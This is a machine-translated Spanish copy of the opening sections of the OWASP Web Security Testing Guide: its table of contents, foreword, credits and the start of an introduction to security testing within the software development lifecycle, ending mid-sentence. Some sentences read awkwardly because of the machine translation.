Machine Translated by Google
aquiles973

Machine Translated by Google

YOU ARE FREE:

To Share - to copy, distribute and transmit the work

To Remix - to adapt the work

UNDER THE FOLLOWING CONDITIONS:

Attribution. You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).

Share Alike. If you alter, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible", so that people and organizations can make informed decisions about application security risks. Every one is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.

Machine Translated by Google

Tabla de contenido

0. Prólogo de Eoin Keary

1. Frontispicio

2. Introducción

2.1 El proyecto de prueba OWASP

2.2 Principios de las pruebas

2.3 Técnicas de prueba explicadas

2.4 Inspecciones y revisiones manuales

2.5 Modelado de amenazas

2.6 Revisión del código fuente

2.7 Pruebas de penetración

2.8 La necesidad de un enfoque equilibrado

2.9 Derivación de requisitos de prueba de seguridad

2.10 Pruebas de seguridad integradas en flujos de trabajo de desarrollo y pruebas

2.11 Análisis e informes de datos de pruebas de seguridad

3. El marco de pruebas de OWASP

3.1 El marco de pruebas de seguridad web

3.2 Fase 1 antes de que comience el desarrollo

3.3 Fase 2 durante la definición y el diseño

3.4 Fase 3 durante el desarrollo

3.5 Fase 4 durante la implementación

3.6 Fase 5 durante el mantenimiento y las operaciones

3.7 Un flujo de trabajo de prueba típico de SDLC

3.8 Metodologías de pruebas de penetración

4. Pruebas de seguridad de aplicaciones web

4.0 Introducción y objetivos

4.1 Recopilación de información

4.1.1 Realizar un reconocimiento de descubrimiento de motores de búsqueda para detectar fugas de información

4.1.2 Servidor web de huellas dactilares

4.1.3 Revisar los metarchivos del servidor web para detectar fugas de información

4.1.4 Enumerar aplicaciones en el servidor web

4.1.5 Revisar el contenido de la página web para detectar fugas de información

4.1.6 Identificar puntos de entrada de aplicaciones

4.1.7 Mapear rutas de ejecución a través de la aplicación

4.1.8 Marco de aplicación web de huellas dactilares

4.1.9 Aplicación web de huellas dactilares

4.1.10 Arquitectura de la aplicación de mapas

4.2 Pruebas de gestión de configuración e implementación

4.2.1 Probar la configuración de la infraestructura de red

4.2.2 Configuración de la plataforma de la aplicación de prueba

4.2.3 Probar el manejo de extensiones de archivos para información confidencial

Machine Translated by Google

4.2.4 Revise copias de seguridad antiguas y archivos sin referencia en busca de información confidencial
4.2.5 Enumerar las interfaces de administración de infraestructura y aplicaciones
4.2.6 Probar métodos HTTP
4.2.7 Pruebe la seguridad de transporte estricta HTTP
4.2.8 Pruebe la política de dominios cruzados de RIA
4.2.9 Permiso de archivo de prueba
4.2.10 Prueba de adquisición de subdominio
4.2.11 Probar el almacenamiento en la nube
4.3 Pruebas de gestión de identidad
4.3.1 Definiciones de roles de prueba
4.3.2 Proceso de registro de usuario de prueba
4.3.3 Proceso de aprovisionamiento de cuenta de prueba
4.3.4 Prueba de enumeración de cuentas y cuenta de usuario adivinable
4.3.5 Prueba de política de nombres de usuario débil o no aplicada
4.4 Pruebas de autenticación
4.4.1 Prueba de credenciales transportadas a través de un canal cifrado
4.4.2 Prueba de credenciales predeterminadas
4.4.3 Prueba de mecanismo de bloqueo débil
4.4.4 Prueba para omitir el esquema de autenticación
4.4.5 Prueba para recordar contraseña vulnerable
4.4.6 Prueba de debilidades de la caché del navegador
4.4.7 Prueba de política de contraseñas débiles
4.4.8 Prueba de respuesta a preguntas de seguridad débiles
4.4.9 Prueba de funcionalidades débiles de cambio o restablecimiento de contraseña
4.4.10 Prueba de autenticación más débil en un canal alternativo
4.5 Prueba de autorización
4.5.1 Prueba de inclusión del archivo transversal del directorio
4.5.2 Pruebas para eludir el esquema de autorización
4.5.3 Pruebas de escalada de privilegios
4.5.4 Pruebas de referencias directas a objetos inseguros
4.6 Pruebas de gestión de sesiones
4.6.1 Pruebas del esquema de gestión de sesiones
4.6.2 Prueba de atributos de cookies
4.6.3 Pruebas de fijación de sesiones
4.6.4 Pruebas de variables de sesión expuestas
4.6.5 Pruebas de falsificación de solicitudes entre sitios
4.6.6 Prueba de la funcionalidad de cierre de sesión
4.6.7 Tiempo de espera de la sesión de prueba
4.6.8 Pruebas de desconcierto de sesiones
4.6.9 Pruebas de secuestro de sesión
4.7 Pruebas de validación de entrada
4.7.1 Pruebas de secuencias de comandos entre sitios reflejadas
4.7.2 Pruebas de secuencias de comandos entre sitios almacenadas
4.7.3 Pruebas de manipulación de verbos HTTP
4.7.4 Pruebas de contaminación de parámetros HTTP
4.7.5 Pruebas de inyección SQL
4.7.5.1 Pruebas para Oracle
4.7.5.2 Pruebas para MySQL
4.7.5.3 Pruebas para SQL Server

Machine Translated by Google

4.7.5.4 Probando PostgreSQL
4.7.5.5 Pruebas para MS Access
4.7.5.6 Pruebas de inyección NoSQL
4.7.5.7 Pruebas de inyección de ORM
4.7.5.8 Pruebas del lado del cliente
4.7.6 Prueba de inyección LDAP
4.7.7 Pruebas de inyección XML
4.7.8 Prueba de inyección SSI
4.7.9 Prueba de inyección XPath
4.7.10 Prueba de inyección IMAP SMTP
4.7.11 Pruebas de inyección de código
4.7.11.1 Prueba de inclusión de archivos locales
4.7.11.2 Pruebas de inclusión remota de archivos
4.7.12 Pruebas de inyección de comandos
4.7.13 Pruebas de inyección de cadenas de formato
4.7.14 Pruebas de vulnerabilidad incubada
4.7.15 Pruebas de contrabando de división HTTP
4.7.16 Prueba de solicitudes entrantes HTTP
4.7.17 Prueba de inyección de encabezado de host
4.7.18 Pruebas de inyección de plantillas del lado del servidor
4.7.19 Pruebas de falsificación de solicitudes del lado del servidor
4.8 Pruebas de manejo de errores
4.8.1 Pruebas para detectar un manejo inadecuado de errores
4.8.2 Pruebas de seguimiento de pila
4.9 Pruebas de criptografía débil
4.9.1 Pruebas de seguridad de la capa de transporte débil
4.9.2 Pruebas de relleno de Oracle
4.9.3 Pruebas de información confidencial enviada a través de canales no cifrados
4.9.4 Prueba de cifrado débil
4.10 Pruebas de lógica empresarial
4.10.0 Introducción a la lógica empresarial
4.10.1 Prueba de validación de datos de lógica empresarial
4.10.2 Capacidad de prueba para falsificar solicitudes
4.10.3 Comprobaciones de integridad de las pruebas
4.10.4 Prueba de sincronización del proceso
4.10.5 Prueba Número de veces que se puede usar una función Límites
4.10.6 Pruebas para eludir los flujos de trabajo
4.10.7 Pruebe las defensas contra el uso indebido de las aplicaciones
4.10.8 Carga de prueba de tipos de archivos inesperados
4.10.9 Carga de prueba de archivos maliciosos
4.11 Pruebas del lado del cliente
4.11.1 Pruebas de secuencias de comandos entre sitios basadas en DOM
4.11.2 Pruebas de ejecución de JavaScript
4.11.3 Pruebas de inyección HTML
4.11.4 Prueba de redireccionamiento de URL del lado del cliente
4.11.5 Pruebas de inyección de CSS
4.11.6 Pruebas de manipulación de recursos del lado del cliente
4.11.7 Prueba de intercambio de recursos entre orígenes
4.11.8 Prueba de flasheo entre sitios
4.11.9 Pruebas de clickjacking

Machine Translated by Google

4.11.10 Probando WebSockets
4.11.11 Prueba de mensajería web
4.11.12 Prueba del almacenamiento del navegador
4.11.13 Pruebas para la inclusión de secuencias de comandos entre sitios
4.12 Pruebas API
4.12.1 Prueba de GraphQL
5. Informes
Apéndice A. Recurso de herramientas de prueba
Apéndice B. Lectura sugerida
Apéndice C. Vectores difusos
Apéndice D. Inyección codificada
Apéndice E. Historia
Apéndice F. Aprovechamiento de las herramientas de desarrollo

Machine Translated by Google

Prólogo de Eoin Keary

El problema del software inseguro es quizás el desafío técnico más importante de nuestro tiempo. El espectacular aumento de las aplicaciones web que permiten negocios, redes sociales, etc., no ha hecho más que agravar los requisitos para establecer un enfoque sólido para redactar y proteger nuestra Internet, nuestras aplicaciones web y nuestros datos.

En Open Web Application Security Project® (OWASP®), intentamos hacer del mundo un lugar donde el software inseguro sea la anomalía, no la norma. La Guía de pruebas de OWASP desempeña un papel importante en la solución de este grave problema. Es de vital importancia que nuestro enfoque para probar software en busca de problemas de seguridad se base en los principios de la ingeniería y la ciencia. Necesitamos un enfoque consistente, repetible y definido para probar aplicaciones web. Un mundo sin unos estándares mínimos en términos de ingeniería y tecnología es un mundo sumido en el caos.

No hace falta decir que no se puede crear una aplicación segura sin realizarle pruebas de seguridad. Las pruebas son parte de un enfoque más amplio para construir un sistema seguro. Muchas organizaciones de desarrollo de software no incluyen pruebas de seguridad como parte de su proceso de desarrollo de software estándar. Lo que es aún peor es que muchos proveedores de seguridad realizan pruebas con distintos grados de calidad y rigor.

Las pruebas de seguridad, por sí solas, no son una medida independiente particularmente buena de qué tan segura es una aplicación, porque hay un número infinito de maneras en que un atacante podría hacer que una aplicación se rompa, y simplemente no es posible pruébalos todos. No podemos hackearnos de forma segura ya que solo tenemos un tiempo limitado para probar y defendernos donde un atacante no tiene tales limitaciones.

En conjunto con otros proyectos de OWASP como la Guía de revisión de código, la Guía de desarrollo y herramientas como OWASP ZAP, Este es un gran comienzo para crear y mantener aplicaciones seguras. Esta guía de prueba le mostrará cómo verificar la seguridad de su aplicación en ejecución. Recomiendo encarecidamente utilizar estas guías como parte de sus iniciativas de seguridad de aplicaciones.

¿Por qué OWASP?

Crear una guía como esta es una tarea enorme que requiere la experiencia de cientos de personas en todo el mundo. Hay muchas formas diferentes de realizar pruebas para detectar fallas de seguridad y esta guía captura el consenso de los principales expertos sobre cómo realizar estas pruebas de manera rápida, precisa y eficiente. OWASP brinda a las personas de seguridad con ideas afines la capacidad de trabajar juntas y formar un enfoque de práctica líder para un problema de seguridad.

La importancia de tener esta guía disponible de forma completamente gratuita y abierta es importante para la misión de la fundación. Brinda a cualquier persona la capacidad de comprender las técnicas utilizadas para probar problemas de seguridad comunes. La seguridad no debe ser un arte negro o un secreto cerrado que sólo unos pocos puedan practicar. Debería estar abierto a todos y no ser exclusivo de los profesionales de la seguridad, sino también del control de calidad, los desarrolladores y los directores técnicos. El proyecto para crear esta guía mantiene esta experiencia en manos de las personas que la necesitan: usted, yo y cualquiera que esté involucrado en la creación de software.

Esta guía debe llegar a manos de desarrolladores y probadores de software. No hay suficientes expertos en seguridad de aplicaciones en el mundo para hacer una mella significativa en el problema general. La responsabilidad inicial de la seguridad de las aplicaciones debe recaer sobre los desarrolladores porque son ellos los que escriben el código. No debería sorprender que los desarrolladores no produzcan código seguro si no lo prueban o consideran los tipos de errores que introducen vulnerabilidad.

Mantener esta información actualizada es un aspecto crítico de este proyecto de guía. Al adoptar el enfoque wiki, la comunidad OWASP puede evolucionar y ampliar la información de esta guía para mantenerse al día con el panorama de amenazas a la seguridad de las aplicaciones en rápido movimiento.

Esta Guía es un gran testimonio de la pasión y energía que nuestros miembros y voluntarios del proyecto tienen por este tema. Sin duda ayudará a cambiar el mundo, línea de código a la vez.

Machine Translated by Google

Adaptación y priorización Debe

adoptar esta guía en su organización. Es posible que necesite adaptar la información para que coincida con las tecnologías, los procesos y la estructura organizativa de su organización.

En general, hay varios roles diferentes dentro de las organizaciones que pueden utilizar esta guía:

- Los desarrolladores deben utilizar esta guía para asegurarse de producir código seguro. Estas pruebas deben ser parte del código normal y de los procedimientos de prueba unitaria.
- Los evaluadores de software y el control de calidad deben utilizar esta guía para ampliar el conjunto de casos de prueba que aplican a las aplicaciones. Detectar estas vulnerabilidades a tiempo ahorra mucho tiempo y esfuerzo en el futuro.
- Los especialistas en seguridad deben utilizar esta guía en combinación con otras técnicas como una forma de verificar que no se hayan pasado por alto agujeros de seguridad en una aplicación.
- Los gerentes de proyectos deben considerar la razón por la que existe esta guía y que los problemas de seguridad se manifiestan a través de errores en el código y el diseño.

Lo más importante que hay que recordar al realizar pruebas de seguridad es volver a priorizar continuamente. Hay una cantidad infinita de formas posibles en las que una aplicación podría fallar y las organizaciones siempre tienen tiempo y recursos de prueba limitados. Asegúrese de que el tiempo y los recursos se gasten sabiamente. Intente centrarse en los agujeros de seguridad que suponen un riesgo real para su negocio. Intente contextualizar el riesgo en términos de la aplicación y sus casos de uso.

Esta guía se ve mejor como un conjunto de técnicas que puede utilizar para encontrar diferentes tipos de agujeros de seguridad. Pero no todas las técnicas son igualmente importantes. Trate de evitar utilizar la guía como una lista de verificación, siempre se manifiestan nuevas vulnerabilidades y ninguna guía puede ser una lista exhaustiva de "cosas para probar", sino más bien un excelente lugar para comenzar.

El papel de las herramientas automatizadas

Hay varias empresas que venden herramientas de prueba y análisis de seguridad automatizadas. Recuerde las limitaciones de estas herramientas para que pueda utilizarlas para lo que son buenas. Como dijo Michael Howard en la Conferencia OWASP AppSec de 2006 en Seattle: "¡Las herramientas no hacen que el software sea seguro! Ayudan a escalar el proceso y ayudan a hacer cumplir las políticas".

Lo más importante es que estas herramientas son genéricas, lo que significa que no están diseñadas para su código personalizado, sino para aplicaciones en general. Eso significa que, si bien pueden encontrar algunos problemas genéricos, no tienen suficiente conocimiento de su aplicación para permitirles detectar la mayoría de las fallas. En mi experiencia, los problemas de seguridad más graves son aquellos que no son genéricos, sino que están profundamente entrelazados en la lógica empresarial y el diseño personalizado de la aplicación.

Estas herramientas también pueden resultar muy útiles, ya que detectan muchos problemas potenciales. Si bien ejecutar las herramientas no lleva mucho tiempo, cada uno de los problemas potenciales requiere tiempo para investigar y verificar. Si el objetivo es encontrar y eliminar los defectos más graves lo más rápido posible, considere si es mejor invertir su tiempo en herramientas automatizadas o en las técnicas descritas en esta guía. Aún así, estas herramientas son ciertamente parte de un programa de seguridad de aplicaciones bien equilibrado.
Si se usan con prudencia, pueden respaldar sus procesos generales para producir código más seguro.

Llamada a la acción

Si está creando, diseñando o probando software, le recomiendo encarecidamente que se familiarice con la guía de pruebas de seguridad de este documento. Es una excelente hoja de ruta para probar los problemas más comunes que enfrentan las aplicaciones hoy en día, pero no es exhaustiva. Si encuentra errores, agregue una nota a la página de discusión o realice el cambio usted mismo. Ayudarás a miles de personas que utilizan esta guía.

Por favor considere unirse a nosotros como miembro individual o corporativo para que podamos continuar produciendo materiales como esta guía de prueba y todos los demás grandes proyectos en OWASP.

Gracias a todos los contribuyentes pasados y futuros de esta guía. Su trabajo ayudará a que las aplicaciones en todo el mundo sean más seguro.

–Eoin Keary, miembro de la junta directiva de OWASP, 19 de abril de 2013

Machine Translated by Google

Open Web Application Security Project y OWASP son marcas registradas de OWASP Foundation, Inc.

Machine Translated by Google

Frontispicio

Bienvenido

> A medida que nos centramos en la mejora incremental, esta versión presenta numerosas actualizaciones. Hemos estandarizado formatos de escenarios para crear una mejor experiencia de lectura, agregamos objetivos para cada escenario de prueba, fusionamos secciones y agregamos nuevos escenarios sobre algunos temas de prueba modernos.
>
> —Rick Mitchell

OWASP agradece a los numerosos autores, revisores y editores por su arduo trabajo para llevar esta guía a donde está hoy. Si tiene algún comentario o sugerencia sobre la Guía de prueba, no dude en abrir un problema o enviar una solución/contribución a través de una solicitud de extracción a nuestro repositorio de GitHub.

Copyright y licenciatario

Copyright (c) 2020 La Fundación OWASP.

Este documento se publica bajo la licencia Creative Commons 4.0. Lea y comprenda la licencia y condiciones de derechos de autor.

Líderes

- Elie Saad
- Rick Mitchell

Equipo central

- Rejah Rehim
- Victoria Drake

Autores

- Aarón Williams
- Alessia Michela Di Campi
- Elie Saad
- Ismael Gonçalves
- Janos Zold
- Jeremy Bonghwan Choi
- Joel Espunya
- Manh Pham Tien
- Marcos Clayton
- o asaf
- rbsec
- Rick Mitchell
- Rishu Ranjan
- rubal jainista
- Samuel Casarin
- Stefano Calzavara
- Tal Argoni
- Victoria Drake

Machine Translated by Google

- Phu Nguyen (Tony)

Diseñadores gráficos

- Hugo Costa
- Jishnu Vijayan CK
- Mohamed Anees
- Ramzi Fazah

Revisores o editores

- Abhi Balakrishnan
- Asharaf Ali
- Elie Saad
- Eoin Murphy
- francisco bustos
- sólido congelado
- Hsiang-Chih Hsu
- Jeremy Bonghwan Choi
- Lukasz Lubczyński
- Miguel Arévalo
- Najam Ul Saqib
- Nikoleta Misheva
- Patricio Santos
- Rejah Rehim
- Rick Mitchell
- romano müller
- Thomas Lim
- Tom Bowyer
- Victoria Drake

Marcas registradas


- Java, Java Web Server y JSP son marcas comerciales registradas de Sun Microsystems, Inc.
- Merriam-Webster es una marca registrada de Merriam-Webster, Inc.
- Microsoft es una marca registrada de Microsoft Corporation.
- Octave es una marca de servicio de la Universidad Carnegie Mellon.
- Open Web Application Security Project y OWASP son marcas registradas de OWASP Foundation, Inc.
- VeriSign y Thawte son marcas comerciales registradas de VeriSign, Inc.
- Visa es una marca registrada de VISA USA.

Todos los demás productos y nombres de empresas pueden ser marcas comerciales de sus respectivos propietarios. No se debe considerar que el uso de un término en este documento afecta la validez de ninguna marca comercial o de servicio.


Contactando a OWASP

Datos de contacto de la Fundación OWASP están disponibles en línea. Si tiene alguna pregunta sobre un proyecto en particular, le recomendamos encarecidamente utilizar el Grupo de Google. para ese proyecto. También se pueden responder muchas preguntas buscando en OWASP . sitio web, así que consulte allí primero.

Síganos



Machine Translated by Google



Machine Translated by Google

Introducción

El proyecto de prueba OWASP

El Proyecto de Pruebas OWASP ha estado en desarrollo durante muchos años. El objetivo del proyecto es ayudar a las personas a comprender qué , por qué, cuándo, dónde y cómo probar aplicaciones web. El proyecto ha proporcionado un marco de pruebas completo, no simplemente una simple lista de verificación o prescripción de cuestiones que deberían abordarse. Los lectores pueden utilizar este marco como plantilla para crear sus propios programas de prueba o calificar los procesos de otras personas. La Guía de pruebas describe en detalle tanto el marco de pruebas general como las técnicas necesarias para implementar el marco en la práctica.

Escribir la Guía de pruebas ha demostrado ser una tarea difícil. Fue un desafío obtener consenso y desarrollar contenidos que permitieran a las personas aplicar los conceptos descritos en la guía, y al mismo tiempo les permitiera trabajar en su propio entorno y cultura. También fue un desafío cambiar el enfoque de las pruebas de aplicaciones web de pruebas de penetración a pruebas integradas en el ciclo de vida del desarrollo de software.

Sin embargo, el grupo está muy satisfecho con los resultados del proyecto. Muchos expertos de la industria y profesionales de la seguridad, algunos de los cuales son responsables de la seguridad del software en algunas de las empresas más grandes del mundo, están validando el marco de prueba. Este marco ayuda a las organizaciones a probar sus aplicaciones web para crear software confiable y seguro. El marco no resalta simplemente áreas de debilidad, aunque eso es ciertamente un subproducto de muchas de las guías y listas de verificación de OWASP. Como tal, hubo que tomar decisiones difíciles sobre la idoneidad de ciertas técnicas y tecnologías de prueba. El grupo comprende perfectamente que no todos estarán de acuerdo con todas estas decisiones. Sin embargo, OWASP es capaz de tomar posición y cambiar la cultura con el tiempo a través de la concientización y la educación, basadas en el consenso y la experiencia.

El resto de esta guía está organizado de la siguiente manera: esta introducción cubre los requisitos previos para probar aplicaciones web y el alcance de las pruebas. También cubre los principios de pruebas exitosas y técnicas de prueba, mejores prácticas para informes y casos comerciales para pruebas de seguridad. El Capítulo 3 presenta el marco de pruebas de OWASP y explica sus técnicas y tareas en relación con las diversas fases del ciclo de vida del desarrollo de software. El Capítulo 4 cubre cómo probar vulnerabilidades específicas (por ejemplo, inyección SQL) mediante inspección de código y pruebas de penetración.

Medición de la seguridad: la economía del software inseguro

Un principio básico de la ingeniería de software se resume en una cita de Controlling Software Projects: Management, Mediciones y estimaciones de Tom DeMarco:

> No puedes controlar lo que no puedes medir.

Las pruebas de seguridad no son diferentes. Desafortunadamente, medir la seguridad es un proceso notoriamente difícil.

Un aspecto que se debe enfatizar es que las mediciones de seguridad se refieren tanto a cuestiones técnicas específicas (por ejemplo, qué tan prevalente es una determinada vulnerabilidad) como a cómo estas cuestiones afectan la economía del software. La mayoría de los técnicos comprenderán al menos los problemas básicos, o pueden tener una comprensión más profunda de las vulnerabilidades. Lamentablemente, pocos son capaces de traducir ese conocimiento técnico en términos monetarios y cuantificar el costo potencial de las vulnerabilidades para el negocio del propietario de la aplicación. Hasta que esto suceda, los CIO no podrán desarrollar un retorno preciso de la inversión en seguridad y, posteriormente, asignar presupuestos adecuados para la seguridad del software.

Si bien estimar el costo del software inseguro puede parecer una tarea desalentadora, se ha trabajado mucho en esta dirección. En 2018, el Consorcio para la Calidad del Software de TI resumió:

> …el costo del software de mala calidad en los EE. UU. en 2018 es de aproximadamente 2,84 billones de dólares…

El marco descrito en este documento anima a las personas a medir la seguridad durante todo el proceso de desarrollo. Luego pueden relacionar el costo del software inseguro con el impacto que tiene en el negocio y, en consecuencia,

Machine Translated by Google

desarrollar procesos de negocio apropiados y asignar recursos para gestionar el riesgo. Recuerde que medir y probar aplicaciones web es aún más crítico que para otro software, ya que las aplicaciones web están expuestas a millones de usuarios a través de Internet.

¿Qué son las pruebas?

Es necesario probar muchas cosas durante el ciclo de vida de desarrollo de una aplicación web, pero ¿qué significa realmente probar? El Diccionario Oxford de Inglés define "prueba" como:

> prueba (sustantivo): procedimiento destinado a establecer la calidad, el rendimiento o la confiabilidad de algo, especialmente antes de que se utilice de forma generalizada.

A los efectos de este documento, la prueba es un proceso de comparar el estado de un sistema o aplicación con un conjunto de criterios. En la industria de la seguridad, la gente frecuentemente realiza pruebas según un conjunto de criterios mentales que no están bien definidos ni son completos. Como resultado de esto, muchos extraños consideran las pruebas de seguridad como un arte negro. El objetivo de este documento es cambiar esa percepción y facilitar que las personas sin conocimientos profundos de seguridad marquen la diferencia en las pruebas.

¿Por qué realizar pruebas?

Este documento está diseñado para ayudar a las organizaciones a comprender lo que comprende un programa de prueba y para ayudarlas a identificar los pasos que se deben seguir para crear y operar un programa de prueba de aplicaciones web moderno. La guía ofrece una visión amplia de los elementos necesarios para crear un programa integral de seguridad de aplicaciones web. Esta guía se puede utilizar como referencia y como metodología para ayudar a determinar la brecha entre las prácticas existentes y las mejores prácticas de la industria. Esta guía permite a las organizaciones compararse con sus pares de la industria, comprender la magnitud de los recursos necesarios para probar y mantener el software o prepararse para una auditoría. Este capítulo no entra en detalles técnicos sobre cómo probar una aplicación, ya que la intención es proporcionar un marco organizativo de seguridad típico. Los detalles técnicos sobre cómo probar una aplicación, como parte de una prueba de penetración o revisión de código, se cubrirán en las partes restantes de este documento.

¿Cuándo realizar la prueba?

Hoy en día, la mayoría de las personas no prueban el software hasta que ya se ha creado y se encuentra en la fase de implementación de su ciclo de vida (es decir, el código se ha creado y se ha instanciado en una aplicación web funcional). Generalmente se trata de una práctica muy ineficaz y con un coste prohibitivo. Uno de los mejores métodos para evitar que aparezcan errores de seguridad en las aplicaciones de producción es mejorar el Ciclo de Vida de Desarrollo de Software (SDLC) incluyendo seguridad en cada una de sus fases. Un SDLC es una estructura impuesta al desarrollo de artefactos de software. Si actualmente no se utiliza un SDLC en su entorno, ¡es hora de elegir uno! La siguiente figura muestra un modelo SDLC genérico, así como el costo creciente (estimado) de corregir errores de seguridad en dicho modelo.

Machine Translated by Google




Figura 2-1: Modelo SDLC genérico

Las empresas deben inspeccionar su SDLC general para garantizar que la seguridad sea una parte integral del proceso de desarrollo.
Los SDLC deben incluir pruebas de seguridad para garantizar que la seguridad esté cubierta adecuadamente y que los controles sean efectivos durante todo el proceso de desarrollo.

¿Qué probar?

Puede resultar útil pensar en el desarrollo de software como una combinación de personas, procesos y tecnología. Si estos son los factores que "crean" el software, entonces es lógico que sean los factores que deben probarse. Hoy en día, la mayoría de la gente generalmente prueba la tecnología o el software en sí.

Un programa de pruebas eficaz debe tener componentes que prueben lo siguiente:

- Personas – para garantizar que haya una educación y una sensibilización adecuadas;
- Proceso – para garantizar que existan políticas y estándares adecuados y que las personas sepan cómo seguir estas políticas;
- Tecnología – para asegurar que el proceso ha sido efectivo en su implementación.

Machine Translated by Google

A menos que se adopte un enfoque holístico, probar solo la implementación técnica de una aplicación no descubrirá vulnerabilidades operativas o de gestión que podrían estar presentes. Al probar a las personas, las políticas y los procesos, una organización puede detectar problemas que luego se manifestarían en defectos en la tecnología, erradicando así los errores tempranamente e identificando las causas fundamentales de los defectos. Del mismo modo, probar sólo algunos de los problemas técnicos que pueden estar presentes en un sistema dará como resultado una evaluación de la postura de seguridad incompleta e inexacta.

Denis Verdon, Jefe de Seguridad de la Información de Fidelity National Financial, presentó una excelente analogía para este concepto erróneo en la Conferencia OWASP AppSec 2004 en Nueva York:

> Si los automóviles se construyeran como aplicaciones... las pruebas de seguridad asumirían únicamente el impacto frontal. Los automóviles no serían sometidos a pruebas de rodadura ni de estabilidad en maniobras de emergencia, eficacia de los frenos, impactos laterales y resistencia al robo.

Cómo hacer referencia a escenarios WSTG

Cada escenario tiene un identificador en el formato WSTG-<categoría>-<número> , donde: 'categoría' es una cadena mayúscula de 4 caracteres que identifica el tipo de prueba o debilidad, y 'número' es un valor numérico relleno con ceros. de 01 a 99. Por ejemplo: WSTG-INFO-02 es la segunda prueba de recopilación de información.

Los identificadores pueden cambiar entre versiones, por lo que es preferible que otros documentos, informes o herramientas utilicen el formato: WSTG-<versión>-<categoría>-<número> , donde: 'versión' es la etiqueta de versión sin puntuación. Por ejemplo: se entendería que WSTG-v42-INFO-02 significa específicamente la segunda prueba de recopilación de información de
versión 4.2.

Si se utilizan identificadores sin incluir el elemento <version> , se debe asumir que hacen referencia al contenido más reciente de la Guía de pruebas de seguridad web. Obviamente, a medida que la guía crece y cambia, esto se vuelve problemático, razón por la cual los escritores o desarrolladores deben incluir el elemento de versión.

Enlace

Los enlaces a escenarios de la Guía de pruebas de seguridad web se deben realizar utilizando enlaces versionados que no sean estables o no sean los más recientes y que definitivamente cambiarán con el tiempo. Sin embargo, la intención del equipo del proyecto es que los enlaces versionados no cambien. Por ejemplo: https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/02-Fingerprint_Web_Server.html . Nota: el elemento v42 se refiere a la versión 4.2.

Comentarios y opiniones

Como ocurre con todos los proyectos de OWASP, agradecemos los comentarios y la retroalimentación. Nos gusta especialmente saber que nuestro trabajo está siendo utilizado y que es eficaz y preciso.

Principios de las pruebas Existen

algunos conceptos erróneos comunes al desarrollar una metodología de prueba para encontrar errores de seguridad en el software.
Este capítulo cubre algunos de los principios básicos que los profesionales deben tener en cuenta al realizar pruebas de seguridad en software.

No hay bala de plata

Si bien es tentador pensar que un escáner de seguridad o un firewall de aplicaciones proporcionará muchas defensas contra ataques o identificará una multitud de problemas, en realidad no existe una solución mágica para el problema del software inseguro. El software de evaluación de seguridad de aplicaciones, si bien es útil como primer paso para encontrar resultados fáciles, generalmente es inmaduro e ineficaz para realizar evaluaciones en profundidad o proporcionar una cobertura de prueba adecuada. Recuerde que la seguridad es un proceso y no un producto.

Pensar estratégicamente, no tácticamente Los

